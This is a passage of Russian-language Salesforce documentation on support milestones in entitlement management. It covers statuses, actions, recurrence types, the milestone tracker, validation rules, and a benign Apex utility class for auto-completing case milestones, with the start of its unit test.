                    }
                }
            }
        }
    }
}
```

СМ. ТАКЖЕ:

Настройка процесса права

Контрольные точки

Контрольные точки представляют необходимые, зависимые от времени этапы процесса поддержки (например, первый ответ или периоды принятия решения по обращению). Контрольные точки добавляются к процессам права, чтобы обеспечить корректную и своевременную обработку записей поддержки агентами.


Процесс права может содержать до 10 контрольных точек. При необходимости контрольная точка может выполняться только один раз или повторяться до завершения процесса права.

Ниже демонстрируется, как контрольные точки встроены в процесс поддержки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.



Просмотрите текущие контрольные точки для организации на странице «Контрольные точки» в пункте «Управление правами» раздела «Настройка». Связанные контрольные точки также перечислены в связанном списке «Контрольные точки» для прав и процессов права.

Совет: Для списков записей с контрольными точками доступны несколько способов просмотра.

- Для просмотра заказов на работу, содержащих контрольные точки, создайте отчет о заказах на работу с использованием типа настраиваемого отчета «Контрольные точки объекта».
- Для просмотра обращений, содержащих контрольные точки, создайте отчет об обращениях с использованием типа настраиваемого отчета «Обращения с контрольными точками».
- Создайте списковые представления с фильтрацией по полям контрольных точек.

Перед использованием контрольных точек в процессе поддержки см. раздел «Ограничения для контрольных точек» на странице 3294.

Совет: Модуль Trailhead «Управление правами» знакомит с общими терминами и процессом создания контрольных точек. И это здорово! Чтобы начать работу, просмотрите раздел «Управление правами».

Статус контрольной точки

Для контрольных точек записей поддержки отображается одно из трех значений статуса.

Действия контрольных точек

Действия контрольной точки — это зависимые от времени действия бизнес-правила, которые выполняются для контрольной точки в процессе права. После того как контрольная точка добавлена к процессу права, пользователь может добавить действия.

Типы повторения контрольных точек

При создании контрольной точки необходимо выбрать тип повторения. В данном разделе указаны значения и область применения для каждого типа повторения.

Контрольные точки: Поддерживаемые объекты

Контрольные точки представляют этапы поддержки, которые группа должна выполнить, чтобы устранить проблему клиента. Ниже приведены сведения об использовании контрольных точек в системе Salesforce.

Настройка контрольных точек

Контрольные точки представляют необходимые этапы процесса управления поддержкой (например, время отправки первого ответа). Определите и настройте контрольные точки для организации. Данные точки можно добавлять в процессы права и применять к записям поддержки, например обращениям и заказам на работу.

СМ. ТАКЖЕ:

- Настройка контрольных точек
- Статус контрольной точки
- Типы повторения контрольных точек
- Действия контрольных точек

Статус контрольной точки

Для контрольных точек записей поддержки отображается одно из трех значений статуса.

Статус	Значение	Пример
«Совместимо»	Контрольные точки записи выполнены или выполняются без нарушений. Важное замечание: Контрольные точки новых записей отображаются со статусом «Совместимо», так как выполняются без нарушений.	Первый ответ по обращению отправлен без нарушений.
«Открыто с нарушением»	Одна или несколько контрольных точек записи нарушены, и этапы процесса поддержки не завершены.	Назначенный агент не выполнил первый ответ на обращение до завершения срока действия контрольной точки.
«Закрыто с нарушением»	Одна или несколько контрольных точек записи выполнены с нарушением, но все этапы процесса поддержки выполнены.	Назначенный агент выполнил первый ответ на обращение после завершения срока действия контрольной точки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

СМ. ТАКЖЕ:

- Процессы права
- Добавление контрольной точки в процесс права
- Действия контрольных точек

Действия контрольных точек

Действия контрольной точки — это зависимые от времени действия бизнес-правила, которые выполняются для контрольной точки в процессе права. После того как контрольная точка добавлена к процессу права, пользователь может добавить действия.

Например, можно создать действие контрольной точки, выполняющее следующее.

- Отправка электронного предупреждения определенным пользователям за один час до возможного нарушения контрольной точки «Первый ответ»
- Обновление определенных полей обращения через одну минуту после успешного завершения контрольной точки «Первый ответ»

Ниже описаны типы действий, которые могут быть добавлены в контрольные точки.

Тип действия	Описание
Действия успешного завершения	Действия, которые должны быть выполнены при успешном завершении контрольной точки. Действия успешного завершения реализуются для контрольных точек, закрывающихся позже.
Действия предупреждения	Действия, которые необходимо выполнить при возможном нарушении контрольной точки.
Действия нарушения	Действия, которые необходимо выполнить при нарушении контрольной точки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Ниже перечислены действия, которые могут быть автоматизированы.

Действие бизнес-правила	Выполняемые функции	Пример
Создать задачу	Создание задачи бизнес-правила	Создание задачи для агента службы поддержки, который должен позвонить клиенту при нарушении контрольной точки «Первый ответ».
Создать сообщение эл. почты	Создание электронного предупреждения	Уведомление ответственных за обращение, если возможно нарушение контрольной точки «Первый ответ» по их обращению.
Создать обновление поля	Определение обновления поля	Обновление поля обращения «Приоритет» на значение «Высокий», если возможно нарушение контрольной точки «Первый ответ».
Создать исходящее сообщение	Определение исходящего сообщения	Отправка сведений о функциях или услугах во внешнюю систему после успешного завершения действия по контрольной точке «Первый ответ».

Действие бизнес-правила	Выполняемые функции	Пример
Выбрать текущее действие	Выбор текущего действия	Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа.

СМ. ТАКЖЕ:

- Добавление действия контрольной точки в процесс права
- Процессы права
- Движение записи по процессу назначения права

Типы повторения контрольных точек

При создании контрольной точки необходимо выбрать тип повторения. В данном разделе указаны значения и область применения для каждого типа повторения.

В системе Salesforce поддерживается три типа повторения.

Тип повторения	Значение	Определение даты начала	Примеры
Без повторения	Контрольная точка выполняется по записи поддержки только один раз*.	Дата начала — это время наступления соответствия критериев контрольной точки критериям записи.	«Первый ответ» «Время принятия решения»
Независимо	Контрольная точка выполняется при каждом соответствии критериев контрольной точки критериям записи. Прим.: Одновременно может быть активен только один экземпляр независимо повторяемой контрольной точки.	Дата начала — это время наступления соответствия критериев контрольной точки критериям записи, независимо от времени завершения предыдущего экземпляра.	«Время ответа»

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Тип повторения	Значение	Определение даты начала	Примеры
Последовательно	Контрольная точка выполняется повторно при каждом соответствии критериев контрольной точки критериям записи. Прим.: Одновременно может быть активен только один экземпляр последовательной повторяемой контрольной точки.	Дата начала для первого выполнения — это время наступления соответствия критериев контрольной точки критериям обращения. Для последующих выполнений параметры имеют следующие значения. • Дата начала — это время наступления соответствия критериев контрольной точки критериям записи, если эта дата следует за целевой датой предыдущего экземпляра. • При *досрочном* выполнении экземпляра и повторном наступлении соответствия критериев контрольной точки критериям записи следующий экземпляр выполняется согласно значению поля «Целевая дата» предыдущего экземпляра. • При *несвоевременном* выполнении экземпляра поле «Дата начала» следующего экземпляра будет содержать текущее время наступления соответствия критериев контрольной точки критериям записи.	«Предпринятый контакт с клиентом»

*В данных случаях термин «запись поддержки» включает в себя обращения и заказы на работу.

Пример:

Тип «Без повторения»

Контрольная точка «Время принятия решения» устанавливается, чтобы обеспечить принятие решения по обращению в течение 4 часов. Для контрольной точки установлен один критерий: *Обращение: Статус РАВЕН Новое, В работе, Расширено.*

Пример использования данной контрольной точки.

1. В 10:00 создано обращение со статусом «Новое», при этом наступило соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается контрольная точка «Время принятия решения» со следующими параметрами:
   - Дата начала = 10:00 (текущее время)
   - Целевая дата = 14:00 (4 часа после даты начала)
3. В 13:00 агент службы поддержки решает вопрос клиента и закрывает обращение. Контрольная точка отмечается как завершенная.

Независимо

Контрольная точка «Предложенное инженером решение» устанавливается для того, чтобы отслеживать расширение обращений до инженерной группы. При выполнении контрольной точки агент службы поддержки может ожидать решения, предложенного инженерной группой, в течение 4 часов. Для контрольной точки установлен один критерий: *«Обращение: Статус РАВЕН Ожидание решения инженера»* (настраиваемый статус).

Пример использования данной контрольной точки.

1. В 10:00 агент службы поддержки расширяет обращение до инженерной группы, при этом наступает соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается экземпляр контрольной точки «Предложенное инженером решение» со следующими параметрами:
   - Дата начала = 10:00 (текущее время)
   - Целевая дата = 14:00 (4 часа после даты начала)
3. Инженер предлагает решение в 11:00, то есть задолго до наступления целевой даты. Предложенное решение отправляется клиенту, контрольная точка отмечается как завершенная вручную или посредством бизнес-правила.

Если предложенное решение действует, повторение контрольной точки «Предложенное инженером решение» для обращения может не произойти. Если же проблема клиента не решена, будет создан следующий экземпляр контрольной точки.

1. В 13:00 агент службы поддержки повторно расширяет обращение до инженерной группы, при этом наступает соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается второй экземпляр контрольной точки «Предложенное инженером решение» со следующими параметрами:
   - Дата начала = 13:00 (текущее время)
   - Целевая дата = 17:00 (4 часа после даты начала)

Теперь для обращения имеется две контрольные точки «Предложенное инженером решение».

- Завершенная контрольная точка со временем начала «10:00».
- И незавершенная контрольная точка со временем начала «13:00» и временем окончания «17:00».

Контрольная точка может повторяться любое нужное количество раз до завершения процесса права.

Последовательно

Контрольная точка «Предпринятый контакт с клиентом» устанавливается для отслеживания ежедневного взаимодействия с клиентом в рамках Соглашения об уровне обслуживания. При выполнении контрольной точки агенту службы поддержки предоставляется 24 часа для взаимодействия с клиентом.

Пример использования данной контрольной точки.

1. В 10:00 понедельника организация создает обращение, процесс права которой включает контрольную точку «Предпринятый контакт с клиентом». Для контрольной точки определены следующие параметры.
   - Дата начала = 10:00 понедельника (текущее время)
   - Целевая дата = 10:00 вторника (24 часа после даты начала)
2. В 11:00 понедельника агент службы поддержки взаимодействует с клиентом. Это означает, что контрольная точка отмечается как завершенная и создается второй экземпляр контрольной точки. Тем не менее, полю «Дата начала» данного экземпляра назначается время 10:00 вторника, поскольку целевое время предыдущего экземпляра еще не истекло.

Теперь для обращения имеются две контрольные точки «Предпринятый контакт с клиентом».

- Завершенная контрольная точка со временем начала «10:00 понедельника».
- И незавершенная контрольная точка со временем начала «10:00 вторника» и временем окончания «10:00 среды».

Повторное взаимодействие агента службы поддержки с клиентом в понедельник не влияет на контрольную точку вторника.

СМ. ТАКЖЕ:

Процессы права

Добавление контрольной точки в процесс права

Контрольные точки: Поддерживаемые объекты

Контрольные точки представляют этапы поддержки, которые группа должна выполнить, чтобы устранить проблему клиента. Ниже приведены сведения об использовании контрольных точек в системе Salesforce.

Для каких типов записей можно добавлять контрольные точки?

- Обращения
- Заказы на работу

Как добавить контрольные точки в запись?

Выполните следующие действия.

1. В меню «Настройка» создайте основные контрольные точки, которые будут представлять основные этапы процесса поддержки.
2. Добавьте контрольные точки в процесс права, являющийся для них настраиваемой временной шкалой.
3. Примените процесс права к праву клиента.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

При привязывании записи поддержки, например заказа на работу, к праву, включающему в себя процесс права, данный процесс и все его контрольные точки автоматически применяются к записи. Дополнительную информацию см. в разделе Настройка контрольных точек.

Можно ли использовать одно право для заказов на работу и обращений?

Если с правом связан процесс права, не рекомендуется использовать такое право для разных типов записей поддержки. Каждый процесс права имеет свой тип (обращение или заказ на работу) и исполняется только для записей этого типа. Например, при применении процесса права к праву данный процесс будет выполняться только для связанных с этим правом обращений. Если заказ на работу также связан с правом, процесс не будет выполнен.

Можно ли добавить оба типа процессов права при создании контрольной точки?

Да. Например, при создании контрольной точки «Первый ответ» в меню «Настройка» ее можно добавить в процессы права как обращения, так и заказа на работу.

Как назначить тип процесса права?

Тип выбирается при создании процесса права. Процессы права, созданные до выпуска Summer '16, используют тип «Обращение». Тип процесса права отображается на странице сведений о процессе.

Можно ли изменить тип процесса права?

Нет. После создания процесса права все его версии должны использовать один тип. Хотите добиться максимальной эффективности для процесса права? Всегда можно с легкостью создать аналогичный процесс другого типа, использующий те же контрольные точки.

Поддерживаются ли контрольные точки в Lightning Experience?

Для контрольных точек в Lightning Experience существует ряд ограничений.

- Связанный список «Контрольные точки обращения» не поддерживается.
- Связанный список «Контрольные точки объекта» недоступен в заказах-нарядах.
- Средство отслеживания контрольных точек недоступно в заказах-нарядах.
- Обновления процессов права и контрольных точек должны выполняться в Salesforce Classic.
- При нажатии элемента ленты, связанной с контрольной точкой, в Lightning Experience выполняется перенаправление в Salesforce Classic.

Где осуществляется управление контрольными точками?

- Просмотр и создание контрольных точек доступны посредством узла «Контрольные точки» в разделе «Управление правами».
- Управление макетами страниц и правилами проверки для контрольных точек **обращений** выполняется посредством узла «Контрольные точки обращения» в меню «Настройка».
- Управление макетами страниц и правилами проверки для контрольных точек **заказов на работу** выполняется посредством узла «Контрольные точки объекта» в меню «Настройка».

Настройка контрольных точек

Контрольные точки представляют необходимые этапы процесса управления поддержкой (например, время отправки первого ответа). Определите и настройте контрольные точки для организации. Данные точки можно добавлять в процессы права и применять к записям поддержки, например обращениям и заказам на работу.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Настройка макетов страниц контрольных точек

   Контрольные точки отображаются в связанных списках «Контрольные точки обращения» для обращений и «Контрольные точки объекта» для заказов на работу. Макеты страниц можно настроить, чтобы упростить отслеживание хода работ для агентов и руководителей службы поддержки.

2. Включение элементов ленты контрольной точки

   Элементы ленты контрольной точки позволяют агентам службы поддержки отслеживать действия над записями. Эта функция отправляет уведомление на ленту и на страницу профиля ответственного за запись при завершении или нарушении контрольной точки.

3. Настройка средства отслеживания контрольных точек

   Средство отслеживания контрольных точек используется для того, чтобы предоставить агентам службы поддержки полное представление о предстоящих и закрытых контрольных точек, а также для отображения времени отсчета по активным и просроченным контрольным точкам. Добавьте это средство на ленту обращений, ленту заказов на работу, настраиваемую страницу или сервисную консоль.

4. Ограничения для обновлений контрольных точек пользователями

   Добавьте правила проверки, чтобы не позволить пользователям обновлять контрольные точки при несоблюдении определенных критериев.

5. Создание контрольной точки

   Контрольные точки представляют собой необходимые этапы процесса поддержки (например, «Время принятия решения» или «Первый ответ» для обращения). Создайте основные контрольные точки для организации и добавьте их в процессы права, чтобы обеспечить соблюдение уровней обслуживания для записей поддержки, например обращений или заказов на работу.

6. Автоматическое выполнение контрольных точек обращения

   Создайте триггер Apex, который автоматически отмечает контрольные точки как выполненные для обращений, соответствующих уникальным критериям. В параметрах триггера определите события и соответствующие критерии обращения, которые должны быть соблюдены для выполнения контрольной точки. Аналогичный триггер можно создать для автозаполнения контрольных точек заказа на работу.

СМ. ТАКЖЕ:

Контрольные точки

Контрольный список для настройки функций управления правами

Контрольные точки: Поддерживаемые объекты

Настройка макетов страниц контрольных точек

Контрольные точки отображаются в связанных списках «Контрольные точки обращения» для обращений и «Контрольные точки объекта» для заказов на работу. Макеты страниц можно настроить, чтобы упростить отслеживание хода работ для агентов и руководителей службы поддержки.

1. Добавьте любые из перечисленных ниже полей на страницы сведений о контрольных точках для обращений и объектов.
   - Чтобы изменить макет страниц сведений о контрольной точке обращения, введите строку *Контрольные точки обращения* в поле «Быстрый поиск» меню «Пуск» и выберите пункт **«Макеты страниц»** в разделе «Контрольные точки обращения».
   - Чтобы изменить макет страниц сведений о контрольной точке объекта, введите строку *Контрольные точки объекта* в поле «Быстрый поиск» меню «Пуск» и выберите пункт **«Макеты страниц»** в разделе «Контрольные точки объекта».

Поле	Описание
Фактическое затраченное время	Время, затраченное на выполнение контрольной точки. (Затраченное время) – (Время остановки) = (Фактическое затраченное время) Прим.: Для отображения данного поля следует отметить параметр **«Включить время остановки и фактическое затраченное время»** на странице «Параметры права».
Завершено	Значок (✔), обозначающий выполненную контрольную точку.
Дата завершения	Дата и время завершения выполнения контрольной точки.
Затраченное время	Время, затраченное на выполнение контрольной точки. Это время определяется автоматически с учетом всех часов работы по данной записи поддержки. Значение поля «Затраченное время» вычисляется только после заполнения поля «Дата завершения».
Процесс права	Процесс права, используемый для записи. Процессы права являются необязательными.
Дата начала	Дата и время начала отслеживания контрольной точки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:
- «Настройка приложения»

Чтобы создать контрольные точки, выполните указанные ниже действия.
- Управление правами

  И

  «Настройка приложения»

Для включения полей «Время остановки» и времени остановки и «Фактическое затраченное время»:
- Управление правами

Поле	Описание
Время остановки	Время, в течение которого агент не имел возможности завершить контрольную точку. Например, агент может дожидаться ответа клиента, содержащего дополнительную информацию. Прим.: Параметр **«Включить время остановки и фактическое затраченное время»** следует выбрать на странице «Параметры права».
Целевая дата	Дата и время, к которым выполнение контрольной точки должно быть завершено.
Целевой ответ	Время, к которому выполнение контрольной точки должно быть завершено. Это время определяется автоматически с учетом всех часов работы по данной записи поддержки.
Оставшееся время	Время, оставшееся до нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данной записи поддержки.
Время после целевого ответа	Время, прошедшее после нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данной записи поддержки.
Нарушение	Значок (), обозначающий нарушенную контрольную точку.

2. Добавьте элементы контрольной точки в макеты страниц обращения и заказа на работу.
   a. Добавьте следующие поля контрольной точки.

Поле	Описание
Статус контрольной точки	Статус контрольной точки.
Значок статуса контрольной точки	Значок, соответствующий статусу контрольной точки. • «Совместимо» • «Открыто с нарушением» • «Закрыто с нарушением»
Время начала процесса права	Время входа записи в процесс права.
Время окончания процесса права	Время выхода записи из процесса права.

   b. Добавьте связанный список «Контрольные точки обращения» или «Контрольные точки объекта» для отображения контрольных точек записи.

Включение элементов ленты контрольной точки

Элементы ленты контрольной точки позволяют агентам службы поддержки отслеживать действия над записями. Эта функция отправляет уведомление на ленту и на страницу профиля ответственного за запись при завершении или нарушении контрольной точки.

Важное замечание:

- В организации должны быть включены функции Chatter и управление правами.
- Включение элементов ленты контрольной точки не инициирует создание элементов ленты для контрольных точек, которые уже выполнены или нарушены.
- Если к сообществу добавляется функция управления правами, то при включении элементов ленты контрольных точек пользователи сообщества также получают к ним доступ.

1. Введите строку *Параметры права* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры права»**.
2. Установите флажок «Включить элементы ленты контрольной точки». Это действие включит элементы ленты для обращений и заказов на работу.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения элементов ленты контрольной точки:

- Управление правами

Настройка средства отслеживания контрольных точек

Средство отслеживания контрольных точек используется для того, чтобы предоставить агентам службы поддержки полное представление о предстоящих и закрытых контрольных точек, а также для отображения времени отсчета по активным и просроченным контрольным точкам. Добавьте это средство на ленту обращений, ленту заказов на работу, настраиваемую страницу или сервисную консоль.

Как правило, производительность агентов службы поддержки оценивается по количеству выполненных контрольных точек. Средство отслеживания контрольных точек предоставляет агентам возможность подготовиться к наступлению контрольных сроков на основании следующей информации.

- Время, остающееся до наступления «Целевой даты» для активной контрольной точки
- Время, прошедшее после просроченной «Целевой даты» для контрольной точки
- Список предстоящих контрольных точек
- Список предстоящих контрольных точек

Выполняемая контрольная точка отображается в виде зеленого круга. По мере истечения времени круг постепенно исчезает по часовой стрелке. Оставшееся время указано в центре круга. По истечении времени выполнения контрольной точки круг отображается красным цветом. Время просрочки контрольной точки отображается по центру круга.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- Настройка приложения

Для назначения макетов страниц:

- Управление пользователями

Для настройки отображения времени в средстве отслеживания контрольных точек:

- Управление правами



Если до завершения контрольной точки остается более 24 часов, отсчет времени отображается в днях (например, 1 д.). Если остается менее 24 часов, формат отсчета времени изменяется на «часы/минуты/секунды».

1. **Отображение средства отслеживания контрольных точек для агентов службы поддержки.**

   Выполните одно из указанных ниже действий.

   - Добавление на ленту обращений. Данные инструкции также можно использовать для добавления средства отслеживания в ленту заказов на работу, чтобы использовать для них контрольные точки.

a. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
b. Нажмите кнопку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», затем нажмите **«Представление ленты»** в редакторе макетов страниц.
c. Выберите компонент «Средство отслеживания контрольных точек» в разделе «Другие инструменты и компоненты» и определите область его отображения на странице.
d. Нажмите кнопку **«Сохранить»**.

- Добавление на настраиваемую страницу Visualforce посредством компонента `<apex:milestoneTracker>`.
- Добавление на сервисную консоль в качестве компонента.

2. **Настройка способа отображения оставшегося времени или времени просрочки для контрольных точек средством отслеживания контрольных точек.**

   По умолчанию отображается фактическое время в часах. Чтобы настроить отображение оставшегося времени или времени просрочки в пределах рабочего времени, выполните следующие действия.

   a. Введите строку *«Параметры права»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры права»**.
   b. Снимите флажок **«Показать оставшееся фактическое время (не часы работы)»** в разделе «Средство отслеживания контрольных точек».
   c. Нажмите кнопку **«Сохранить»**.

Пример: Предполагается, что рабочее время для активных контрольных точек установлено с 9:00 до 17:00. Сейчас 16:30 и целевая дата для контрольной точки установлена на 11:00 завтрашнего дня.

- Если средство отслеживания контрольных точек отображает время в **часах работы** (параметр, заданный по умолчанию), будет отображаться 2 часа и 30 минут (с 16:30 до 17:00 сегодняшнего и с 9 до 11:00 завтрашнего дня).
- Если средство отслеживания контрольных точек отображает время в **фактических часах**, будет отображаться 18 часов и 30 минут (с 16:30 сегодняшнего до 11:00 завтрашнего дня).

Ограничения для обновлений контрольных точек пользователями

Добавьте правила проверки, чтобы не позволить пользователям обновлять контрольные точки при несоблюдении определенных критериев.

1. Перейдите к правилам проверки в разделе параметров управления объектом для контрольных точек обращения.
2. Нажмите кнопку **«Создать»**.
3. Введите сведения о правиле.
4. Сохраните внесенные изменения.

Пример: Данное правило проверки не позволяет пользователям выбирать даты выполнения контрольных точек, предшествующие дате создания обращения. Можно создать аналогичное правило проверки для заказов на работу на странице параметров управления объектом для контрольных точек объекта в меню «Настройка».

Поле	Значение
Имя правила	`milestone_completion_date`
Описание	*Дата выполнения контрольной точки должна следовать после даты создания обращения.*
Формула ошибочного условия	`CompletionDate < Case.CreatedDate`
Сообщение об ошибке	*Ошибка. Дата выполнения контрольной точки должна следовать после даты создания обращения.*
Расположение ошибки	*Вверху страницы*

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения правил проверки полей:

- Настройка приложения

Для создания или редактирования контрольных точек:

- Управление правами

Создание контрольной точки

Контрольные точки представляют собой необходимые этапы процесса поддержки (например, «Время принятия решения» или «Первый ответ» для обращения). Создайте основные контрольные точки для организации и добавьте их в процессы права, чтобы обеспечить соблюдение уровней обслуживания для записей поддержки, например обращений или заказов на работу.

Чтобы создать контрольную точку, выполните следующие действия.

Совет: Модуль Trailhead «Управление правами» знакомит с общими терминами и процессом создания контрольных точек. И это здорово! Чтобы начать работу, просмотрите раздел «Управление правами».

1. Введите строку *Контрольные точки* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Контрольные точки»** в разделе «Управление правами».
2. Нажмите кнопку **«Создать контрольную точку»**.
3. Введите имя и описание. Присвойте имена контрольным точкам в соответствии с типовыми задачами поддержки (например, «Время отправки первого ответа» или «Время принятия решения»). Описательное имя дает пользователям общее представление о контрольных точках при просмотре обращений, заказов на работу или процессов права.
4. Выберите нужный тип повторения.

Тип повторения	Описание	Пример
Без повторения	Контрольная точка выполняется для записи только один раз.	«Первый ответ» «Время принятия решения»
Независимо	Контрольная точка выполняется при каждом соответствии критериев контрольной точки критериям записи.	«Время ответа»
Последовательно	Контрольная точка выполняется *повторно* при каждом соответствии критериев контрольной точки критериям записи.	«Предпринятый контакт с клиентом»

5. Нажмите кнопку **«Сохранить»**.

Контрольные точки не могут применяться к записи самостоятельно; они должны составлять часть процесса права. Поэтому после создания контрольной точки ее следует добавить к процессу права.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать контрольные точки, выполните указанные ниже действия.

- Управление правами

  И

  Настройка приложения

Совет: Чтобы обновлять только контрольные точки обращения, которые соответствуют указанным критериям, добавьте правила проверки в контрольные точки. Подробные сведения см. в разделе «Ограничения для обновлений контрольных точек пользователями».

СМ. ТАКЖЕ:

Типы повторения контрольных точек

Автоматическое выполнение контрольных точек обращения

Создайте триггер Apex, который автоматически отмечает контрольные точки как выполненные для обращений, соответствующих уникальным критериям. В параметрах триггера определите события и соответствующие критерии обращения, которые должны быть соблюдены для выполнения контрольной точки. Аналогичный триггер можно создать для автозаполнения контрольных точек заказа на работу.

Следующие триггеры служат для отметки о выполнении конкретных типов контрольных точек, если обращение, в котором они используются, соответствует уникальным критериям. Мы также предоставляем служебный класс Apex, который можно использовать для обработки контрольных точек, и сопутствующие модульные тесты. Класс для обработки контрольных точек следует добавить до применения триггеров.

Служебный класс Apex для обработки контрольных точек

Классы Apex уменьшают размер триггеров и упрощают повторное использование и сохранение кода Apex. Чтобы задать класс Apex для организации, выполните следующие действия.

1. Введите строку *Классы Apex* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Нажмите кнопку **«Создать»**.
3. Скопируйте и вставьте текст класса в текстовое поле.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения триггеров и классов Apex:

- Автор Apex

```
public class MilestoneUtils {
    public static void completeMilestone(List<Id> caseIds,
            String milestoneName, DateTime complDate) {
    List<CaseMilestone> cmsToUpdate = [select Id, completionDate
            from CaseMilestone cm
            where caseId in :caseIds and cm.MilestoneType.Name=:milestoneName
            and completionDate = null limit 1];
    if (cmsToUpdate.isEmpty() == false){
        for (CaseMilestone cm : cmsToUpdate){
            cm.completionDate = complDate;
            }
        update cmsToUpdate;
        }
    }
}
```

Модульные тесты класса Apex

Модульные тесты Apex можно настроить посредством консоли разработчика и использовать для поиска ошибок кода.

```
/**
* This class contains unit tests for validating the behavior of Apex classes
* and triggers.
*
* Unit tests are class methods that verify whether a particular piece
* of code is working properly. Unit test methods take no arguments,
* commit no data to the database, and are flagged with the testMethod
* keyword in the method definition.
*
* All test methods in an organization are executed whenever Apex code is deployed
* to a production organization to confirm correctness, ensure code
* coverage, and prevent regressions. All Apex classes are
* required to have at least 75% code coverage in order to be deployed
* to a production organization. In addition, all triggers must have some code coverage.
*
* The @isTest class annotation indicates this class only contains test
* methods. Classes defined with the @isTest annotation do not count against
* the organization size limit for all Apex scripts.
*
* See the Apex Language Reference for more information about Testing and Code Coverage.
*/
@isTest
private class MilestoneTest {

static testMethod void TestCompleteMilestoneCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

